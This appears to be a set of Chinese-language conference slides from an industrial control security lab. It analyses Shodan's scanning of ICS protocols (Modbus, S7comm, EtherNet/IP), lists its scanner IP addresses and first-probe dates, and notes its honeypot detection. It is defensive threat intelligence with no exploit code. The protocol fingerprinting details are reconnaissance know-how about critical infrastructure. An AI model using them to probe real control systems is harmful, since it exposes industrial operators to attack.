198.20.69.98	US	census2.shodan.io

http://plcscan.org/blog/2016/06/ics-security-research-report-2016-05/

《针对网络空间关键基础设施情报收集的组织行为分析报告》

从我们收集的数据来看，Shodan针对Modbus与S7comm协议进行扫描的IP地址存在15个（不完全统计），遍布美国、德国、荷兰等不同地域，同时具备强大的分布式调度能力。从针对工控专用协议扫描探测的过程来看，Shodan扫描引擎对工控协议的情报收集可以追溯到2014年。据不完全统计，截至目前Shodan已经支持了超过29个工控协议。

从协议扫描深度来看，Shodan基于Modbus协议的扫描已经深入到可识别PLC上具体项目文件信息，同时Shodan针对Modbus信息的获取仅依赖4个包含90功能码数据包，在保证获取相同信息的同时极大程度提高了扫描效率，由此可见Shodan团队对于协议的分析理解程度极高。

从扫描方式上来看，Shodan在针对Modbus协议进行扫描时，在判断502端口开放后先进行了通过17功能码进行的确认帧，在收到了正确的响应后才正式开始发送数据包；针对S7协议扫描时，同样也会先进行TPKP和COTP连接，再确认连接无误后，重新进行正式扫描行为，该处理细节能保证扫描行为的精准性和高效性，避免设备端口接受到非匹配协议数据而产生隐患。

从行为的时间分布上来看，Shodan团队针对工控协议的扫描具有明显的时间规律，Shodan同时对社区关注极高，目前已经集成了我们曾经发布的GE SRTP、MELSEC-Q、MoxaNPort探测识别方法。

另外，值得关注的是Shodan还具备针对工控协议蜜罐的识别机制，该机制依赖IP基础位置信息、开放端口情况、蜜罐默认配置信息等进行综合评判，通过产生量化的系数来进行蜜罐甄别。

Shodan组织战略威胁情报

节点IP	RDNS	探测扫描总端口数	首次探测S7协议时间（102）	首次探测Modbus协议时间（502）	首次探测Ethenet/IP协议时间（44818）
82.221.105.6	census10	169	20130821	20130827	20141025
71.6.167.142	census9	232	20140720	20140526	20140504
71.6.135.131	census7	234	20140508	20140509	20140510
66.240.236.119	census6	233	20140602	20140706	20140430
71.6.158.166	ninja. census	111	——	——	20160520
82.221.105.7	census11	167	20140206	20140206	20140207
85.25.43.94	rim.census	192	20150122	——	20141016
71.6.165.200	census12	236	20140222	20140227	20140212
198.20.99.130	census4	92	20140516	20140630	
66.240.192.138	census8	237	20140226	20140225	20140226
71.6.146.185	Inspire.census	67	——	——	20160414
66.240.219.146	burger.census	107	——	——	20160520
198.20.69.98	border.census	215	20141007	20141104	20140604
198.20.70.114	census3	224	20140512	20140518	20140603
188.138.1.218	unknown	93	20150811	20150627	20160524

- 2012年6月参与美国国土安全部SHINE计划
- 2013年平台提供针对工控系统Dork搜索
- 2014年1月SHINE计划结束，为期两年
- 2014年2月全球范围内针对S7协议扫描
- 2014年2月全球范围内针对Modbus协议扫描
- 2014年2月全球范围内针对Ethernet/IP协议扫描
- 2015年3月ICS Radar上线
- 2015年6月ICS Honeypot Score上线
- 2016年6月针对modbus协议进行brute unitID

THANK YOU!

Twitter / Sina Weibo / DataAnalysis / Documentation / Tools / Open Source / Project / About

ICS Security Workspace

专注于工控安全攻防技术研究

KISA Korea Internet & Security Agency

enisa

ICS-CERT

INDUSTRIAL CONTROL SYSTEMS CYBER EMERGENCY RESPONSE TEAM

GovCERT

Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun svizra

Swiss Governmental Computer Emergency

ICS Security Workspace

专注于工控安全攻防技术研究

Russian GOV

ISC

2016 Mon 15:29:59

2016-03-28 15:46:48

plcscan.org/blog/2016/03/census-scanning-from-siemens-s7-plc-cpustatus/

[灯塔实验室@KCon]

T H A N K S

[灯塔实验室@KCon]